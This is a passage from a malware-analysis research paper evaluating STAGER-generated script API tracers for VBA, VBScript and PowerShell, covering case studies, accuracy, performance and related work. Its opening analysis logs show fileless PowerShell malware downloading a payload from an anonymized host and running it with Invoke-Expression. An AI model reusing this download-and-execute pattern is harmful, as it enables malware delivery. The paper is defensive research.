Invoke  Object: Net.WebRequest  Method: GetSystemWebProxy
Invoke  Object: Net.WebClient     Method: downloadstring
        Param1: https://[anonymized by author].com/posh-payload
Invoke-Expression         Expression: if([IntPtr]::Size -eq 4) [snipped by author]
```

Fig. 11. Analysis log of PowerShell fileless malware acquired with *STAGER*-generated script API tracer.



```
GetObject  Pathname: winmgmts:  Ret: 0x123C6558
Invoke  Object: 0x123C6558  Method: Get  Param1: Win32_PingStatus.Address='[anonymized by
author].com',ResolveAddressNames=True
Invoke  Object: 0x123C6558  Method: StatusCode
```

Fig. 12. Analysis log of evasive malicious script acquired with *STAGER*-generated script API tracer.

C&C server and execute it. Section (1) in this figure shows the spawn of a new PowerShell process with commands used for Web access. We can see the executed command in deobfuscated form. Section (2) shows the simple downloading of the additional code using a system Web proxy. Section (3) shows the execution of the retrieved additional PowerShell code with the reflection function *Invoke-Expression*. In addition to Case Study 1, we can understand what code is dynamically evaluated by reflection functions. This will help malware analysts understand the behavior of malicious scripts.

5.4.4 Case Study 4: Evasive Malicious Script. Although *STAGER*-generated script API tracers have no anti-evasion feature, it can even help analysts understand the root cause of evasion. To demonstrate this, we chose an evasive malicious script obtained from VirusTotal and analyzed it with a *STAGER*-generated script API tracer. Figure 12 shows the analysis log of the evasive sample in VBA. Due to the evasion, the only behavior captured by the tracer was sending a ping to a host and obtaining its status code through *winmgmts*, which is WMI. However, the analyst can even obtain a clue that the status code may be relevant to the evasion mechanism. As Yokoyama et al. [54] suggested, evasive malware (including malicious scripts) have to obtain information of the executed environment (in this case, the status code) to determine whether they run or evade. In general, script API invocation is required for achieving it in terms of malicious scripts. Therefore, the tracer can help analysts to reveal evasive mechanisms of malicious scripts.

5.5 False Positives and False Negatives

To answer RQ4, we tested the number of FPs and FNs produced by the hook and tap points of the *STAGER*-generated script API tracers by analyzing known malicious scripts.

We know we could evaluate only partial FPs and FNs; however, we conducted this because exhaustively evaluating the number of FPs and FNs is difficult. FPs indicate the log lines of called script APIs that are NOT actually called by the target script regarding the hook and tap points. FNs indicate the script APIs missing in the log lines, which are actually called by the target script regarding the hook and tap points.

The script API tracers used for this experiment have tracing capability of the script APIs shown in Table 3. We used five samples whose called script APIs are known from manual analysis. The results indicated that the hook and tap points produced neither FPs nor FNs.

Table 4. Comparison with Existing Tracers

Tracer	Observed behaviors	Log lines	Failure rate
API Monitor	0.25	10,000+	0
ViperMonkey	0.8	16	0.6
STAGER-generated	1	20	0

5.6 Comparison with Existing Tracer

To answer RQ5, we compared *STAGER*-generated script API tracers with two existing tracers: API Monitor [5] and ViperMonkey [28]. API Monitor is a system API tracer based on system-level monitoring. We enabled all system API hooks of API Monitor and made it observe the target script engine process. ViperMonkey is a script API tracer for VBA based on script-level monitoring using the VBA emulator.

To evaluate them under the same condition, we gathered VBA malicious scripts since ViperMonkey is a tracer of the scrip APIs of VBA. Therefore, we generated a script API tracer for VBA with *STAGER* (*STAGER*-generated tracer). We randomly chose five samples from the dataset and manually analyzed them to create ground truth. The evaluation was conducted from three viewpoints: amount of properly observed behavior, average number of log lines, and analysis failure rate.

Table 4 shows the results of the experiment. Note that the results in the columns of observed behavior and log lines of ViperMonkey were calculated only with the samples that were analyzed successfully. API Monitor could only observe a small amount of behavior because some behavior such as COM method invocation and reflection cannot be directly observed through system APIs. In addition, it produced a large number of log lines that are irrelevant to the behavior of the samples because it cannot focus only on their behavior. The log lines include the behavior derived from the script engines, as well as that derived from the samples. In other words, the avalanche effect mentioned in Section 2.3.2 occurred.

ViperMonkey failed to analyze three samples due to insufficient implementation of the VBA emulator. When it failed to parse the samples, it terminated execution with an error. ViperMonkey missed some behavior because of the lack of the hooked script APIs. The STAGER-generated tracer did not fail to analyze the samples. This is because it uses the real script engine of VBA and its instrumentation does not ruin the functionality of the engine. It could observe the entire behavior with few lines of logs that properly focused on the script APIs of the samples.

5.7 Performance of Generated Script API Tracer

To answer RQ6, we evaluated the performance of the *STAGER*-generated script API tracers. We measured the execution duration of the script API tracers while analyzing the test and malicious scripts. In addition, we measured that of vanilla script engines for comparison. We measured the execution duration from the process start of the script engine until its end. Since VBA malicious scripts do not terminate the process even after script execution, we inserted the code that explicitly exits the process.

Figure 13 shows the result of these measurement. The analysis with the *STAGER*-generated script API tracers took 1.51, 0.62, and 1.27 seconds per file (sec/file) on average for VBA, VBScript, and PowerShell malicious scripts. Overall, it takes about 1.2 sec/file in average. Therefore, the *STAGER*-generated script API tracers can analyze about 72,000 files per day per VM instance. Note that the time required for reverting the VM was not taken into account.

The *STAGER*-generated script API tracers have only about 10% overhead compared with vanilla script engines. This result is natural because the *STAGER*-generated script API tracers require additional time only when the script APIs are called, which costs little overhead of memory and file input/output (I/O) operations for logging. This shows that the *STAGER*-generated script API tracers can execute malicious scripts almost as quick as vanilla script engines, which in turn indicates that the *STAGER*-generated script API tracers are quick dynamic analysis tools.




Fig. 13. Execution duration of *STAGER*-generated script API tracers and vanilla script engines.

Table 5. Lines of Code (LOC) of Test Scripts

Script languages	Average LOC
VBA	3.8
VBScript	2.75
PowerShell	2

5.8 Human Effort

To answer RQ7, we conducted an experiment to evaluate the amount of human effort required to prepare test scripts. We evaluated this from two perspectives: lines of code (LOC) of test scripts and required time to create them.

We gathered 10 people (eight graduate students, one technical staff member, and one visiting researcher) belonging to the computer science department as the participants of this experiment. We then explained the concept and requirements of the test scripts described in Section 3.2 to them. We asked them to write valid test scripts while measuring the required time. The list of script APIs to be written in the test scripts are provided to them in advance. The list, which is composed of script APIs frequently used by malicious scripts, is identical to the one used for the evaluation of the detection accuracy in Section 5.2. Many did not have experience of writing the script languages of VBA, VBScript, and PowerShell. Therefore, we asked them to spend some time learning the language specifications since we assume that test script writers have knowledge on the target language. Note that we confirmed that all the created test scripts argued below are valid with *STAGER*.

Table 5 shows the average LOC of the created test scripts for each language. The LOC of the test scripts for each language are within the range of 2 to 3.8. This indicates that test scripts that our method uses are just simple ones.

Figure 14 shows the average time required for creating test scripts for each language. The average required time per script API was 36.6 seconds for VBScript, 42.6 seconds for VBA, and 42.6 seconds for PowerShell. The average time for all languages was about 59.5 seconds. These results indicate that writing valid test scripts takes less time for programmers who have knowledge of the target script language. Therefore, the amount of human




Fig. 14. Required time for test script preparation.

effort required for using *STAGER* is much less than manual reverse-engineering of script engines since manual reverse-engineering requires weeks or months of analysis time.

6 DISCUSSION

6.1 Limitations

We discuss four cases in which our method cannot detect hook and tap points. The first is that in which the target script API does not have arguments to which we can set arbitrary values. Since tap point detection uses argument matching, which is based on setting unique arguments, this detection fails in principal if this matching is not available.

The second is that in which the target script API contains only a small amount of program code. In this case, hook point detection by differential execution analysis might not be applicable because the difference is not well observed. However, since it is difficult for such simple script APIs to achieve significant functionality, they would not be interesting targets for malware analysts.

The third is that the script engine is heavily obfuscated for software protection. For example, when the control flow graph is flattened to implement the script engine with one function, the proposed method cannot accurately detect hook points. Nevertheless, such obfuscated implementation is rarely seen in recent script engines, to the best of our knowledge.

The last is script APIs that produce false positives and are rarely used in the real-world scripts. As described in Section 3.6, verification scripts are required to reduce the false positives. However, if the script APIs are rarely used, collecting the verification scripts from the Internet is difficult. Since the verification is best effort basis that depends on the collected verification scripts, such script APIs would be a limitation of our method.

6.2 Just-In-Time Compilation

Many existing script engines have Just-In-Time (JIT) compilation functionality that translates repeatedly executed bytecode into native code for accelerating its execution. We investigated JIT compilation mechanisms of existing script engines to understand how this JIT compilation affects hook and tap points of script APIs. The mechanisms indicate that the existence of script API inlining is key. We thus discuss both patterns below: JIT compilation with and without inlining of script APIs. Figure 15 shows a generic mechanism of JIT compilation without inlining. As shown in the figure, this mechanism only translates bytecode regarding VM instructions into native code. In this case, the native code continues to call the script APIs implemented in the script engine. Therefore, the script API hooks properly work without changing the hook and tap points even after JIT compilation.




Fig. 15. Generic mechanism of JIT compilation without inlining.




Fig. 16. Generic mechanism of JIT compilation with inlining.

Figure 16 shows a generic mechanism of JIT compilation with inlining. This mechanism inlines the called script APIs into the native code generated by JIT compilation. During JIT compilation, the code that is implementing the called script APIs is copied into the native code. When the inlined script APIs are executed, the script APIs in the script engine at which the script API hooks are set are not called. Therefore, hooking the hook and tap points generated with our method cannot acquire script API trace logs. This problem is solved by slight modification for tracking the copy of script APIs and propagating the corresponding script API hooks.

Overall, our method is not affected by JIT compilation, or even it is affected, we can handle it with a slight modification on the implementation of the generated script API tracers. Therefore, JIT compilation is not a limitation of our method.

6.3 Human-assisted Analysis

Although our method introduces automatic detection of hook and tap points, it is also helpful for its analysis to be assisted by humans. In particular, human-assisted analysis is beneficial for the case in which tap point detection does not work in principal. One such case is that human assistance can eliminate the first limitation discussed in the previous section. Our method identifies tap points by matching values in test scripts and functions arguments in script engines without taking into account any semantics regarding the values. However, manual analysis can take into account the semantics of values. Therefore, it is possible to discover tap points using the semantic information even when value matching is not available. In addition, since manual analysis by humans can provide better type information of variables by analyzing how the variables are used, the exploration for tap point detection becomes more accurate with human assistance.

Note that the burden of manual analysis with our method is much less than complete manual analysis. This is because the number of functions that should be analyzed becomes much less by hook point detection, as described in Table 3. Without hook point detection, a reverse-engineer has to analyze thousands of functions to obtain tap points, whereas only tens of functions should be analyzed when it is performed with hook point detection.

7 RELATED WORK

7.1 Script Analysis Tools

There is a large amount of research on constructing script analysis tools. There are multiple script analysis tools that adopt script-level monitoring. The tool jAEk [36] hooks JavaScript APIs by overriding built-in functions. It inserts hooks on open/send methods of XMLHttpRequest objects and methods regarding HTMLElement.prototype to obtain URLs accessed by Ajax communication. Practical script analysis tools such as Revelo [24], box-js [7], jsunpack-n [19], and JSDetox [46] also use script-level monitoring. These tools offer strong script behavior analysis capability on JavaScript. However, they do not fulfill the requirements mentioned in Section 2.2 because they deeply depend on the language specifications of JavaScript.

There are also script analysis tools based on script engine-level monitoring. Sulo [21, 22] is a instrumentation framework for Action Script of Adobe Flash using Intel Pin. It is based on the analysis of the source code of the Actionscript Virtual Machine (AVM). JSand [2] hooks built-in methods of JavaScript by implementing a specific emulator. FlashDetect [49] modifies an open source script engine of Flash for their hooks. These are examples of script engine-level monitoring. ViperMonkey [28] is an emulator of VBA, which can output logs of notable script APIs.

For system-level monitoring, many binary analysis tools that can hook system APIs and/or system calls such as API Chaser [26], Alkanet [35], Ether [12], Nitro [37], CXPInspector [51], IntroLib [11], and Drakvuf [30] are available. However, none of these tools can fulfill the requirements introduced in Section 2.2.

7.2 Script Engine Enhancement

Chef [4, 6] is a symbolic execution engine for script languages. It uses a real script engine for building a symbolic execution engine. It achieves symbolic execution of the target scripts by symbolically executing the script engine binaries with a specific path exploration strategy. The design is similar to that of *STAGER* in that it reuses the target script engine for building a script analysis tool by instrumentation. On the other hand, the approaches and goals with Chef are different from those of *STAGER*. Its approach is based on manual source code analysis, whereas we used binary analysis. In addition, the goal with Chef is building symbolic execution engines, whereas ours is building script API tracers.

7.3 Virtual Machine Introspection

Several techniques were developed for mitigating the semantic gap between the guest OSes and the VM monitor (VMM). Their goal is to observe the behavior within the guest OSes through the VM by mitigation, which is called VM introspection (VMI).

Virtuoso [14] automatically creates VM introspection tools that can produce the same results as a reference tool executed in a VM from the out-of-VM. Virtuoso first acquires execution traces by executing the reference tool in the VM. This step is referred as training. It then extracts a program slice, which is only required for creating the tool. This method is similar to ours in that it extracts required information by analyzing formerly acquired execution traces. It differs from ours in its application target as well as the algorithm it uses to extract information from execution traces.

VM-Space Traveler (VMST) [16] is a system that can automatically bridge the semantic gap for generating VMI tools. It achieved the automation of the VMI tools generation, while Virtuoso, one of the state-of-the-art studies at that time, is not fully automated. Its key idea is to redirect the code and data executed on the machine of introspection target to another machine prepared for VMI for obtaining the execution results. This idea depends on the key insight that the executed code for the same program is usually identical even across different machines. To do this, VMST identifies the context of the system call execution and the data redirectable to the machine for VMI.

Tappan Zee (North) Bridge [13], or TZB, discovers tap points effective for VM introspection. It monitors memory access of software inside a VM with various inputs for learning. It then finds tap points by identifying the memory location where the input value appears. It is used to monitor the tap points in real time from the out-of-VM for achieving effective VM instrospection.

Hybrid-Bridge [41] is a system that uses decoupled execution and training memorization for efficient redirection-based VMI. The decoupled execution is a technique to decouple heavy-weight online analysis that uses software-based virtualization from light-weight hardware-based virtualization. It uses two execution components: Slow-Bridge and Fast-Bridge. Slow-Bridge extracts meta-data using online data redirection like VMST on a VM with heavy-weight software-based virtualization for training and memorizes the trained meta-data (called training memorization). Fast-Bridge uses the meta-data for VMI on a VM with light-weight hardware-based virtualization. Only when the meta-data is incomplete, the execution on Fast-Bridge falls back to Slow-Bridge.

AutoTap [55] automatically discovers tap points inside an OS kernel for monitoring various types of accesses to kernel objects such as creation, read, write, and deletion. It dynamically tracks kernel objects and their propagation starting from its creation while resolving the execution context, the types of the arguments, and the access types. It then dumps these meta data into a log file. After the tracking, it analyzes the log file to discover the tap points of interest to introspection.

Overall, the goal of the studies above, mitigating the semantic gap around the VM, is similar to ours. In addition, the approaches of some studies to find the tap points are similar to ours; however, their targets (i.e., OS kernels and VMMs) and algorithms are different from ours.

7.4 Reverse Engineering of Virtual Machine

Since our method analyzes VMs of script engines for obtaining hook and tap points, we present existing research regarding reverse engineering of VMs. Although no VM analysis study in terms of script engine VMs has been conducted, there have been studies conducted regarding software protection and malware analysis.

Sharif et al. [42] proposed a method of automatically reverse engineering VMs used by malware for obfuscation. They used data flow analysis to identify bytecode syntax and semantics as well as the fundamental characteristics of VMs. Since script engines that our method analyzes are generally based on such VMs, their goal of automatically analyzing the VMs is similar to ours. However, their analysis target is different from ours. Their method identifies information about VMs and bytecode, whereas our method detects the local functions that corresponds to script APIs.

Rolles [40] provided a method of circumventing virtualization-obfuscation used by malware with a running example of the common software protector VMProtect [45]. The method generates optimized x86 code that is equivalent to bytecode by reverse-engineering VMs, producing a disassembler for VM instructions, and optimizing with intermediate representation (IR). This study showed that protection by virtualization-obfuscations is evaded by such analysis. However, it assumed manual analysis implicitly and its automation was not considered in that article.

Coogan et al. [9] proposed an approach to identify the bytecode instructions responsible for invoking system calls. Since system calls are strongly relevant to malware behavior, their goal was to approximate the behavior by the set of the identified bytecode instructions involved in the invocation of the system calls. Their goal, focus, and approach differed from ours mainly for the following three points. First, their goal was approximating the behavior of malware obfuscated by VMs, whereas ours is mitigating semantic gaps between script APIs and system APIs or system calls. Second, their focus was only on the bytecode instructions relevant to the invocation of system calls, whereas ours was all script APIs regardless of the existence of system calls. Finally, their approach strongly relied on the invoked system calls and arguments, whereas ours relied only on the branch instructions logged with test scripts.

Kinder et al. extended static analysis to make it applicable to programs protected by virtualization-obfuscation. Their method, called VPC-sensitive static analysis, extended conventional static analysis with abstract interpretation whose states are location-sensitive (i.e., sensitive only to the program counter (PC)). Their analysis is sensitive to both PC and VPC and enables us to analyze VMs properly, whereas the conventional analysis suffers from over-approximation on states. Although their method of static analysis is different from ours of dynamic analysis, applying it combined with ours might be beneficial.

VMAttack [25] deobfuscates virtualization-obfuscated binaries based on automated static and dynamic analysis. Its goal is to simplify the execution traces acquired from the target binaries. It first locates VM instruction handlers by dynamic program slicing; and clustering then maps bytecode instructions to the corresponding native assembly ones by analyzing the switch-case structure of the VM. The disassembled bytecode is optimized through stack based IR (SBIR) and only the important instructions are presented to reverse-engineers as simplified code.

Nightingale [18] translates virtualization-obfuscated code into host code such as x86 via dynamic analysis. It locates the dispatcher and handlers of VM instructions by clustering acquired execution trace. This approach is similar to ours in that the aim is to recognize specific functions implemented in a VM (i.e., VM instruction handlers in the Nightingale and script APIs in our method). However, it differs from ours regarding the two points. First, it discovers VM instruction handlers, while ours finds local functions corresponding to scrip APIs. Second, it only recognizes while ours clarifies what function corresponds to what scrip API.

VMHunt [53] is a deobfuscation tool that first handles partially virtualized binaries. It first detects the boundaries between the virtualized snippets and the native snippets by finding context switch instructions in the acquired execution trace and identifies VM instructions by clustering. It then extracts the virtualized kernels, which have the global behavior that affects beyond the boundaries, and symbolically execute them with multiple granularities for reverse engineering them. The analysis of partially virtualized binaries is significantly important for analyzing real-world malware. However, since such binaries are rarely seen among script engines, their motivation differs from ours.

Overall, most of existing studies on reverse-engineering VMs focused on virtualization-obfuscation mainly used by malware. The virtualization-obfuscators only translate instructions of original binaries into VM instructions and rarely provide APIs to the binaries. Therefore, none of the existing studies focused on API function identification while many were conducted to recognize VM instructions. In addition, the bytecode of script engine VMs is arbitrarily operable by changing input scripts while that of virtualization-obfuscated binaries is not. To the best of our knowledge, our research is the first that proposes a reverse-engineering method taking such operable case into account.

7.5 Differential Execution Analysis

Carmony et al. [8] proposed a method that uses differential analysis of multiple execution and memory traces for identifying tap points of Adobe Acrobat Reader. The traces are logged on condition that PDFs with JavaScript, Well-Formed PDFs, and Malformed PDFs are input to the reader. Based on the differential analysis of the traces, the method identifies tap points that enable the extraction of JavaScript as well as those that represent the termination and error of input file processing.

Zhu et al. [57] used differential execution analysis to identify the blocking conditions used by anti-adblockers. They accessed websites and logged the traces of JavaScript execution with and without an adblocker. They then analyzed the traces to discover branch divergences caused by the adblocker and identified the branch conditions that cause the divergences.

Although they used differential execution analysis the same as with our method, their focus (Adobe Acrobat Reader and JavaScript in websites) was different from ours (i.e., script engines). In addition, our differentiation algorithm (i.e., the modified Smith-Waterman algorithm) is different from those used in the above studies because their target problems to solve were also different from ours (i.e., identification of the commonly appeared sequences).

7.6 Feature Location

Feature location techniques aim to locate the module implementing a specific software feature, which are studied in software engineering. Although their target (i.e., source code) is different from ours (i.e., binaries), some studies use differential analysis of execution traces the same as ours.

Wilde et al. [50] proposed a method called software reconnaissance, which locates software features by comparing execution traces obtained on condition that the feature of interest is active and inactive.

Wong et al. [52] presented an approach that compares execution slices instead of execution traces. Because the slices include data related to a feature of interest, their approach takes data flow into account in addition to control flow.

Eisenbarth et al. [15] presented an approach that addresses a problem of the difficulty of defining a condition that activates exactly one feature. Their approach uses the dynamic analysis of binaries combined with the formal static analysis of the program dependency graph and source code. Koschke et al. [27] extended their work by enabling them to handle statement-level analysis instead of their method-level one.

Asadi et al. [3] proposed a method that adopts techniques of natural language processing to analyze source code and comments in it, in addition to the analysis of execution traces.

Since the underlying motivation of understanding programs and the basic approach of comparing multiple execution traces are common among their studies and ours, our method can be regarded as feature location whose target is a binary.

8 CONCLUSION

In this article, we focused on the problems of current dynamic script analysis tools and proposed a method for automatically generating script API tracers by automatically analyzing the binaries of script engines. The method detects appropriate hook and tap points in script engines through dynamic analysis using test scripts. Through the experiments with a prototype system implemented with our method, we confirmed that the method can properly append script behavior analysis capability to the script engines for generating script API tracers. Our case studies also showed that the generated script API tracers can analyze malicious scripts in the wild. Appending more effective script analysis capabilities is for future work.

ACKNOWLEDGMENTS

The authors would like to thank Tomoya Matsumoto, Yuki Kimura, and the members of Matsuura Laboratory for their kind support as the participants in the experiment. We also thank the anonymous reviewers for their insightful comments.

REFERENCES

[1] VirusTotal. [n.d.]. Retrieved March 9, 2017 from https://www.virustotal.com/.

[2] Pieter Agten, Steven Van Acker, Yoran Brondsema, Phu H Phung, Lieven Desmet, and Frank Piessens. 2012. JSand: Complete client-side sandboxing of third-party JavaScript without browser modifications. In *Proceedings of the 28th Annual Computer Security Applications Conference (ACSAC'12)*. ACM, 1–10.

[3] Fatemeh Asadi, Massimiliano Di Penta, Giuliano Antoniol, and Yann-Gaël Guéhéneuc. 2010. A heuristic-based approach to identify concepts in execution traces. In *Proceedings of the 14th European Conference on Software Maintenance and Reengineering (CSMR'10)*. IEEE, 31–40.

[4] The Dependable Systems Lab at EPFL in Lausanne. [n.d.]. Chef. Retrieved January 1, 2018 from https://github.com/S2E/s2e-old/tree/chef.

[5] Rohitab Batra. [n.d.]. API Monitor. Retrieved February 15, 2019 from http://www.rohitab.com/apimonitor.

[6] Stefan Bucur, Johannes Kinder, and George Candea. 2014. Prototyping symbolic execution engines for interpreted languages. In *ACM SIGPLAN Notices*, Vol. 49. ACM, 239–254.

[7] CapacitorSet. [n.d.]. box.js. Retrieved February 15, 2019 from https://github.com/CapacitorSet/box-js.

[8] Curtis Carmony, Xunchao Hu, Heng Yin, Abhishek Vasisht Bhaskar, and Mu Zhang. 2016. Extract me if you can: Abusing PDF parsers in malware detectors. In *Proceedings of the 23rd Annual Network and Distributed System Security Symposium (NDSS'16)*. Internet Society, 1–15.

[9] Kevin Coogan, Gen Lu, and Saumya Debray. 2011. Deobfuscation of virtualization-obfuscated software: A semantics-based approach. In *Proceedings of the 18th ACM Conference on Computer and Communications Security (CCS'11)*. ACM, 275–284.

[10] Anthony Cozzie, Frank Stratton, Hui Xue, and Samuel T. King. 2008. Digging for data structures. In *Proceedings of the 8th USENIX Symposium on Operating Systems Design and Implementation (OSDI'08)*, Vol. 8. 255–266.

[11] Zhui Deng, Dongyan Xu, Xiangyu Zhang, and Xuxiang Jiang. 2012. Introlib: Efficient and transparent library call introspection for malware forensics. *Digital Investigation* 9 (2012), S13–S23.

[12] Artem Dinaburg, Paul Royal, Monirul Sharif, and Wenke Lee. 2008. Ether: Malware analysis via hardware virtualization extensions. In *Proceedings of the 15th ACM Conference on Computer and Communications Security (CCS'08)*. ACM, 51–62.

[13] Brendan Dolan-Gavitt, Tim Leek, Josh Hodosh, and Wenke Lee. 2013. Tappan Zee (north) bridge: Mining memory accesses for introspection. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer and Communications Security (CCS'13)*. ACM, 839–850.

[14] Brendan Dolan-Gavitt, Tim Leek, Michael Zhivich, Jonathon Giffin, and Wenke Lee. 2011. Virtuoso: Narrowing the semantic gap in virtual machine introspection. In *Proceedings of the IEEE Symposium on Security and Privacy 2011 (SP'11)*. IEEE, 297–312.

[15] Thomas Eisenbarth, Rainer Koschke, and Daniel Simon. 2003. Locating features in source code. *IEEE Transactions on Software Engineering* 29, 3 (2003), 210–224.

[16] Yangchun Fu and Zhiqiang Lin. 2012. Space traveling across VM: Automatically bridging the semantic gap in virtual machine introspection via online kernel data redirection. In *Proceedings of the 33rd IEEE Symposium on Security and Privacy (SP'12)*. IEEE, 586–600.

[17] Inc. GitHub. [n.d.]. GitHub. Retrieved May 14, 2020 from https://github.com/.

[18] Xie Haijiang, Zhang Yuanyuan, Li Juanru, and Gu Dawu. 2017. Nightingale: Translating embedded VM code in x86 binary executables. In *Proceedings of the 20th International Conference on Information Security (ISC'17)*. Springer, 387–404.

[19] Blake Hartstein. [n.d.]. jsunpack-n. Retrieved February 15, 2019 from https://github.com/urule99/jsunpack-n.

[20] Jingxuan He, Pesho Ivanov, Petar Tsankov, Veselin Raychev, and Martin Vechev. 2018. Debin: Predicting debug information in stripped binaries. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security (CCS'18)*. ACM, 1667–1680.

[21] Timo Hirvonen. [n.d.]. Sulo. Retrieved February 15, 2019 from https://github.com/F-Secure/Sulo.

[22] Timo Hirvonen. 2014. Dynamic Flash instrumentation for fun and profit. Blackhat USA briefings 2014, Retrieved February 15, 2019 from https://www.blackhat.com/docs/us-14/materials/us-14-Hirvonen-Dynamic-Flash-Instrumentation-For-Fun-And-Profit.pdf.

[23] Ralf Hund. 2016. The beast within—Evading dynamic malware analysis using Microsoft COM. Blackhat USA briefings 2016.

[24] KahuSecurity. [n.d.]. Revelo Javascript Deobfuscator. Retrieved February 15, 2019 from http://www.kahusecurity.com/posts/revelo_javascript_deobfuscator.html.

[25] Anatoli Kalysch, Johannes Götzfried, and Tilo Müller. 2017. VMAttack: Deobfuscating virtualization-based packed binaries. In *Proceedings of the 12th International Conference on Availability, Reliability and Security (ARES'17)*. 1–10.

[26] Yuhei Kawakoya, Makoto Iwamura, Eitaro Shioji, and Takeo Hariu. 2013. API Chaser: Anti-analysis resistant malware analyzer. In *Proceedings of the 16th International Symposium on Research in Attacks, Intrusions and Defenses (RAID'15)*. Springer, 123–143.

[27] Rainer Koschke and Jochen Quante. 2005. On dynamic feature location. In *Proceedings of the 20th IEEE/ACM International Conference on Automated Software Engineering (ASE'05)*. 86–95.

[28] Philippe Lagadec. [n.d.]. ViperMonkey. Retrieved September 20, 2019 from https://github.com/decalage2/ViperMonkey.

[29] JongHyup Lee, Thanassis Avgerinos, and David Brumley. 2011. TIE: Principled reverse engineering of types in binary programs. In *Proceedings of the 18th Annual Network and Distributed System Security Symposium (NDSS'11)*. Internet Society, 1–18.

[30] Tamas K. Lengyel, Steve Maresca, Bryan D. Payne, George D. Webster, Sebastian Vogl, and Aggelos Kiayias. 2014. Scalability, fidelity and stealth in the DRAKVUF dynamic malware analysis system. In *Proceedings of the 30th Annual Computer Security Applications Conference (ACSAC'14)*. ACM, 386–395.

[31] Zhiqiang Lin, Xiangyu Zhang, and Dongyan Xu. 2010. Automatic reverse engineering of data structures from binary execution. In *Proceedings of the 17th Annual Network and Distributed System Security Symposium (NDSS'10)*. Internet Society, 1–18.

[32] Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, Artur Klauser, Geoff Lowney, Steven Wallace, Vijay Janapa Reddi, and Kim Hazelwood. 2005. Pin: Building customized program analysis tools with dynamic instrumentation. In *ACM Sigplan Notices*, Vol. 40. ACM, 190–200.

[33] Alwin Maier, Hugo Gascon, Christian Wressnegger, and Konrad Rieck. 2019. TypeMiner: Recovering types in binary programs using machine learning. In *Proceedings of the 16th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA'19)*. Springer, 288–308.

[34] Microsoft. [n.d.]. Antimalware Scan Interface. Retrieved August 16, 2018 from https://docs.microsoft.com/en-us/windows/desktop/amsi/antimalware-scan-interface-portal.

